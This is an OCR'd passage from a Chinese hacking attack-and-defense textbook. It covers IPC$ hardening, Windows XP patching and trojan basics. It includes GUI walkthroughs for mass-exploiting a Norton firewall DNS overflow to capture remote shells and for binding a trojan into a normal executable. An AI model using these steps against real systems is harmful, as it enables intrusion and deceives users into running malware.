至此，完成利用 IPC 漏洞入侵“挂马”的攻击。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IPC$漏洞的防御

由于 IPC 是一个存在安全隐患的协议，因此，要防御由 IPC 带来的漏洞攻击，可采取以下几种防御方法。

1 关闭共享

关闭共享可以在一定程度上预防 IPC$ 漏洞的产生，具体操作步骤如下。

步骤 01 在“命令提示符”中输入 net share 命令，查看本地共享资源。



步骤 02 输入 net share E$ /delete 命令，删除 E 盘的共享资源。




2 禁止用户建立空连接

具体操作步骤如下。

步骤 01 执行“开始 > 运行”命令，在打开的“运行”对话框中输入 regedit 命令，单击“确定”按钮。



步骤 02 打开“注册表编辑器”窗口，依次展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Lanmanworkstation\parameters 主键，右击右窗格空白处，在弹出的快捷菜单中选择“新建 >DWORD 值”命令，创建一个名“AutoShareWks 的 DWORD 键值，然后双击打开“编辑 DWORD 值”对话框，将数值改为 0。



步骤 03 单击“确定”按钮，即可保存 AutoShareWks (DWORD) 修改后的键值，并返回“注册表编辑器”窗口。



3 设置复杂的管理员口令

超级管理员的用户名最好以数字和字母相结合的方式进行设置，同时设上复杂的登陆密码，这样 IPC$ 入侵需要被入侵者者的用户名和登陆密码时，入侵者就需要花费一定的时间来破解用户名和密码。

系统漏洞的监测与修复

为了有效地保护系统安全，我们需要对操作系统存在的安全漏洞进行监测，以便在发现存在安全漏洞时能及时进行修复。下面就将详细讲解在 Windows XP 系统环境下，如何对系统漏洞进行监测与修复。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

自动为系统打补丁

“自动更新”是 Windows XP 为方便用户升级系统而推出的一种新功能，启用 Windows 自动更新功能后，系统会自动下载当前系统可用的更新程序并进行安装。

使用 Windows Update 为系统打补丁的具体操作步骤如下。

步骤 01 执行“开始 > 所有程序 >Windows Update”命令，进入 Windows Update 下载页面，如果本台计算机没有安装 Windows Update 程序，则会弹出如图所示的对话框。



步骤 02 单击“安装”按钮，进入“下载和安装更新软件”页面，在其中显示了 Windows Update 的下载速度。



步骤 03 安装完毕后，自动进入“欢迎访问 Windows Update”页面。



步骤 04 单击“打开‘自动更新’”按钮，打开“自动更新”对话框，可以根据实际需要设置更新的时间。



步骤 05 设置完毕，单击“确定”按钮，返回到“欢迎访问 Windows Update”页面，并提示用户已经开启了自动更新功能。




步骤 06 单击“快速”按钮，即可开始查找适合本台计算机的更新程序。




步骤 07 查找完成后，在打开的页面中显示出当前适合本台计算机的更新。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 08 单击“立即下载和安装”按钮，打开“正在安装更新”对话框，在其中显示了安装的状态。



步骤 09 安装完成后，进入“安装完成”页面，单击“关闭”按钮即可。



● 使用360安全卫士

除使用 Windows 系统自带的 Windows Update 下载并及时为系统打补丁外，还可以使用第三方软件及时为系统下载安装补丁，常用的有 360 安全卫士、优化大师等。

使用 360 安全卫士下载并安装补丁的具体操作步骤如下。

步骤 01 在“360 安全卫士”主窗口中切换到“修复漏洞”选项卡，在其中显示了系统中存在的漏洞补丁。



步骤 02 单击“全选”超级链接，即可选中系统中所有需要更新的漏洞补丁。



步骤 03 单击“立即修复”按钮，即可开始下载选中的漏洞补丁。



步骤 04 在系统补丁下载完毕后，即可自动进行安装的补丁。同时，在补丁的右侧将显示“已修复”的提示信息，表示该漏洞的补丁已经安装好。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 05 在漏洞补丁安装完毕后，将弹出“修复完成”的信息提示。至此，就完成了系统补丁的下载和安装。



● 使用瑞星卡卡上网安全助手

瑞星卡卡上网安全助手也具有自动修复操作系统及第三方软件漏洞的功能，具体操作步骤如下。

步骤 01 单击桌面上的“瑞星卡卡上网安全助手 6.2”程序图标，打开其主界面。



步骤 02 单击窗口左侧的“漏洞扫描与修复”图标，开始检测当前系统的漏洞，并列出所需的更新。



步骤 03 勾选“全选”复选框，单击“修复所选项”按钮，开始下载程序。



步骤 04 下载完毕后系统会自动安装更新，所选系统漏洞修复完毕后会给出提示。



● 使用金山卫士修补系统漏洞

金山卫士是目前查杀木马能力较强，检测漏洞较快的免费安全软件，它不仅能修复 Windows 以前的版本，还可以对当前新的 Windows 操作系统进行优化，速度比同类软件快10 倍；更有实时保护、插件清理、修复 IE 等功能，全面保护您的系统安全。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

使用金山卫士修复 Windows XP 操作系统的操作步骤如下。

步骤 01 下载并安装金山卫士后，打开“金山卫士”主窗口，并自动对 Windows 操作系统进行检测，检测完毕后会显示相应的结果。



步骤 02 在“金山卫士”主窗口中切换到“修复漏洞”选项卡，进入“修复漏洞”界面，在其中列出了系统中存在的漏洞列表。



步骤 03 单击“立即修复”按钮，即可显示出正在下载并安装漏洞补丁的信息，并显示出修复漏洞补丁的进度。



步骤 04 漏洞修复完成后，提示用户重新启动计算机，以使漏洞补丁生效。



一招鲜 给系统打补丁的原因

很多恶意程序都是是利用系统漏洞，特别是 IE 浏览器漏洞来入侵用户计算机的，所以用户应及时进行系统更新以及为系统打补丁。如果系统漏洞被不法者或者黑客利用，通过植入木马、病毒等方式来攻击或控制整个计算机，可以窃取计算机中的重要资料和信息，甚至破坏计算机系统。漏洞的影响范围很大，包括系统本身及其支撑软件、网络客户和服务器软件、网络路由器和安全防火墙等。换言之，在这些不同种类的软、硬件设备之间、同种设备的不同版本之间、由不同设备构成的不同系统之间，以及同种系统在不同的设置条件下，都会存在各自不同的安全漏洞问题。

Windows 系统的漏洞问题与时间紧密相关。一个 Windows 系统从发布的那天起，随着用户使用的逐步深入，系统中存在的漏洞就会不断地被暴露出来，这些早先被发现的漏洞会不断被系统供应商——微软公司发布的补丁软件修补，或在以后发布的新版系统中得以纠正。而在新版系统纠正旧版本具有的漏洞的同时，也会引入一些新的漏洞和错误。例如 ani 鼠标漏洞，是木马制作者利用 Windows 系统对鼠标图标处理的缺陷，制造的畸形图标文件溢出，木马就可以在用户毫不知情的情况下执行恶意代码。因而随着时间地推移，旧的系统漏洞会不断消失，新的系统漏洞不断出现，系统漏洞问题也会长期存在，这就是为什么要及时为系统打补丁的原因。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实战

解析防火墙不安全的原因

防火墙很多时候帮助用户阻止了网络上的恶意攻击，但其本身是一个程序，也会出现漏洞，如果被黑客利用，则会造成不可估量的损失。下面以诺顿防火墙为例，来分析一下该防火墙的防范。

诺顿防火墙曾经多次出现远程溢出漏洞的主要原因是，存在一个危害非常严重的 DNS 应答拒绝服务溢出漏洞，该漏洞存在于 SYMDNS.SYS 文件夹中。在允许程序通过防火墙之前，SYMDNS.SYS 驱动软件会验证每个 DNS 应答包，如果攻击者有意构建恶意的 DNS 应答数据到受此漏洞影响的 UDP53 端口，就可能发生拒绝服务攻击，存在执行任意指令的可能。

在了解了诺顿防火墙一击即溃的原因之后，下面就来演示一下利用 DNS 应答溢出漏洞进行攻击的过程。


步骤 01 下载并解压缩诺顿防火墙溢出攻击工具“诺顿自动溢出机”，双击其中的可执行文件，打开“诺顿自动溢出机”主操作界面，在其中输入需要扫描漏洞的 IP 地址范围和扫描线程。



步骤 02 单击“扫描漏洞”按钮，即可开始进行扫描存在 DNS 溢出漏洞的主机。



步骤 03 单击“整理 IP”按钮，打开 Result.txt 记事本文件，在其中显示了扫描到的 IP 地址信息。



步骤 04 单击“批量溢出”按钮，即可开始自动进行扫描溢出攻击。



步骤 05 单击“全自动溢出抓鸡”按钮，即可完成自动扫描溢出攻击全过程。如果溢出攻击成功，对象的防火墙就会出现错误提示，并在 NC 监听的窗口中获取一个 CMDShell，这样被保护的主机也就完全暴露在攻击者的面前。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

开阔眼界


如何让Windows XP安装完补丁后不自动重启

一般情况下，在 Windows XP 每次自动下载并安装好补丁后，就会每隔 10 分钟弹出窗口要求重启启动，如下图所示。如果不小心单击了“立即重新启动”按钮，则有可能会影响当前计算机操作的资料。那么如何才能不让 Windows XP 安装完补丁后，不自动弹出“重新启动”的信息提示框呢？具体的操作步骤如下。


步骤 01 单击“开始”按钮，在弹出的菜单中执行“所有程序 > 附件 > 运行”命令，如下图所示。



步骤 02 弹出“运行”对话框，在“打开”文本框中输入 gpedit.msc，如下图所示。



步骤 03 单击“确定”按钮，即可打开“组策略”窗口，如下图所示。



步骤 04 在左窗格中依次展开“计算机配置 > 管理模板 >Windows 组件”选项，如下图所示。



步骤 05 展开“Windows 组件”选项，在其子菜单中选择 Windows Update 选项。此时，在右窗格中将显示 Windows Update 的所有设置，如下图所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 06 在右窗格中选中并右击“对于有已登录用户的计算机，计划的自动更新安装不执行重新启动”选项，从弹出的快捷菜单中选择“属性”命令，如下图所示。



步骤 07 打开“对于有已登录用户的计算机，计划的自动更新安装不执行重新启动”对话框，在其中选中“已启用”单选按钮，如下图所示。



步骤 08 单击“确定”按钮，返回到“组策略”窗口中。此时用户可看到“对于有已登录用户的计算机，计划的自动更新安装不执行重新启动”选择的状态为“已启用”，如下图所示。此后，再次自动更新完补丁后，将不会弹出重新启动计算机的信息提示框。



一招鲜 系统补丁

- 部分漏洞需要正版系统才能打补丁

如 Windows XP、Windows Vista、Windows 7 系统中，所有 SP 补丁都需要是正版系统才可以安装，除非用户安装集成系统，否则很可能安装失败导致黑屏。

- 打补丁的原因

Windows 系统补丁是微软对计算机安全漏洞所作的升级程序，现在病毒那么多，不经常打补丁，计算机很容易被攻击。

系统补丁其实就是系统的编程人员，在发现有人利用系统漏洞进行恶意破坏后，制作的修补这些漏洞的程序。就好像补船的人，船的某些地方连接不好，进水了，我们使用杀毒软件和防火墙修复系统时，就好比用勺子把水勺出去，而给系统安装补丁，就好比是直接用木版或者焊枪把这个洞补上，水再也进不来了。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

秒杀疑惑

本章主要讲述计算机系统漏洞攻防的相关内容，包括系统漏洞的概述、如何预防系统漏洞等，下面再来介绍一些学习过程中的相关疑惑。

Q 系统安装了防火墙，就能有效阻止黑客攻击吗？

A 在系统中安装防火墙并不能有效防护黑客的攻击。网络防火墙虽然能对所有进出的连接加以控制，但仅依赖防火墙是不够安全的，管理员还需要制定严格的访问规则，并关闭不需要对外提供服务的端口。管理员还可以通过检查日志记录，了解错误发生的来源、时间、类型等详细内容，来判断是否遭受攻击。

Q 在使用扫描工具进行扫描漏洞的过程中，为什么会出现突然停止响应的现象？

A 扫描器停止响应是很正常的，有可能是因为使用者连接的线程过多，本地系统资源不足而造成系统瘫痪，也可能是因为对方服务器的响应比较慢，依次发送出去的请求被同时反送回来而造成信息阻塞，还有可能是服务器安装了比较恶毒的防火墙，一旦察觉有人扫描就发送特殊的数据回来造成系统瘫痪。不过，一般情况下遇到这种问题时，可以更换其他扫描器扫描另外一些服务器进行测试，如果问题还没有解决，则有可能是因为扫描器与所使用系统不兼容造成的，需要改换其他扫描工具。

Q 虽然计算机用户的安全意识越来越高，防卫的能力也越来越强，但黑客却总有办法突破系统的安全屏障，控制目标主机，难道计算机系统真的没有安全性吗？

A 是，因为防卫再严密的系统也总是有漏洞的，只要黑客盯上了你，那么你的系统迟早会被攻陷。如果你的安全意识很强，并了解一些黑客知识，对自己的系统防卫也做的很到位，及时修补系统漏洞，安装了防火墙和杀毒软件，那么，黑客攻击系统时就需要花费一些时间，反之，计算机系统就会很容易被攻陷。

Q 利用IPC$共享与目标主机建立连接进行入侵时，IPC$共享具体指的是什么？它与目录、文件等的共享一样吗？

A IPC$ 共享主要用于服务器间的通信，并通过该共享来获得各种必要的信息。IPC$ 共享不同于一般的磁盘目录、文件及打印机等的共享，它是基于系统 admin 的共享，通过与这个共享的空连接，网络入侵者就可在不需提供任何身份证明的情况下进行入侵。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

木马攻防

Chapter 03

本章将全面介绍木马攻防的相关内容。木马对计算机有着强大的控制和破坏能力，能够盗取被攻击计算机的登录账户和密码，如系统、QQ等登录账号和密码，还可能会删除被攻击计算机的重要文件、重新启动被攻击计算机、使被攻击计算机系统瘫痪等。

重点实例



● 查询系统中的木马



● 使用控制端程序卸载冰河木马



● 使用冰河陷阱清除冰河木马

知识要点

1. 木马基础知识
2. 木马的藏身之处
3. 木马的启动方式
4. 常见木马的清除与防范
5. 经典木马的使用与清除

建议学习时间：70分钟

学习内容	学习时间
● 木马基础知识	5分钟
● 木马的藏身之处	10分钟
● 木马的启动方式	15分钟
● 常见木马的清除与防范	20分钟
● 经典木马的使用与清除	20分钟

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

木马是黑客最常用的攻击方法，以影响网络和计算机的正常运行，其危害程度也越来越严重，主要表现在对计算机系统有强大的控制和破坏能力，如窃取主机的密码、控制目标主机的操作系统和文件等。

木马基础知识

在计算机领域中，木马是一类恶意程序，具有隐藏性和自发性等特点，可用于进行恶意攻击。本节主要从木马的概念和结构、伪装手段等方面来介绍木马。

● 木马的概念和结构

木马程序是目前比较流行的病毒文件，与一般的病毒不同，它不会自我繁殖，也不“刻意”地去感染其他文件，但是通过它可以对计算机系统进行强有力的远程控制和窃取密码、控制系统操作、进行文件操作等破坏性操作。

● 木马的伪装手段

木马常用的伪装手段有以下几种。

1 图标伪装

在 Windows 系统中，不同的文件类型用不同的图标表示，通过图标就可以轻易地判断出是哪种文件类型。黑客为了迷惑用户，将木马服务端程序的图标换成常见文件类型的图标，用户一旦运行该文件，木马软件就开始工作。

2 更改名称

图标的修改往往和文件的改名同时进行，黑客通常将文件的名称取得非常诱人，以诱骗用户去运行它。当木马服务端程序运行以后，服务端程序也会将自己的进程设置为和正常的系统进程相似的名称，从而使用户被其麻痹，不容易产生怀疑。

3 捆绑文件

捆绑文件通常是将木马捆绑到一个安装程序上，由于被捆绑的文件一般是可执行文件（即 EXE、COM 一类的文件），所以具有很大的迷惑性。当安装程序运行时，木马就在用户毫无察觉的情况下偷偷地进入系统。

4 网页伪装

网页木马是黑客成功利用系统以及一些程序的漏洞，诱骗用户浏览某个特殊的网页，在浏览的同时，网页木马就会成功地利用系统的漏洞，将设置的木马服务端程序“悄悄地”安装到远程系统中。

5 邮件附件

黑客通过伪造一些著名企业或用户好友的邮件来欺骗用户，通过邮件附件来传播木马服务端程序。黑客在邮件附件中加入木马后，一般会使用比较有迷惑性的语句来骗取用户的信任，比如“这是 Windows 最新的安全补丁程序，请运行后重新启动系统”，从而达到诱骗用户下载并安装的目的。


练习 将木马伪装成可执行文件

将木马伪装成可执行文件是常见的木马伪装方式，黑客可以利用相关的捆绑工具来将木马文件与正常的文件捆绑在一起。利用EXE捆绑机可以将木马与正常的可执行文件捆绑在一起，从而使木马伪装成可执行文件，运行捆绑后的文件等于同时运行了两个文件。将木马伪装成可执行文件的具体操作步骤如下。


步骤 01 下载并解压缩 EXE 捆绑机后，双击其中的可执行文件，打开“EXE 文件捆绑机”主页面窗口。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 02 单击“下一步”按钮，打开“指定第一个可执行文件”页面。




步骤 03 单击“点击这里 指定第一个可执行文件”按钮，打开“请指定第一个可执行文件”对话框，指定第一个可执行文件。



步骤 04 单击“打开”按钮，返回到“指定第一个可执行文件”页面。



步骤 05 单击“下一步”按钮，打开“指定第二个可执行文件”页面。




步骤 06 单击“点击这里 指定第二个可执行文件”按钮，打开“请指定第二个可执行文件”对话框，指定已经制作好的木马文件。




步骤 07 单击“打开”按钮，返回到“指定第二个可执行文件”对话框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 08 单击“下一步”按钮，打开“指定 保存路径”页面。




步骤 09 单击“点击这里 指定保存路径”按钮，打开“保存为”对话框，在“文件名”文本框中输入可执行文件的名称，并设置文件的保存类型。



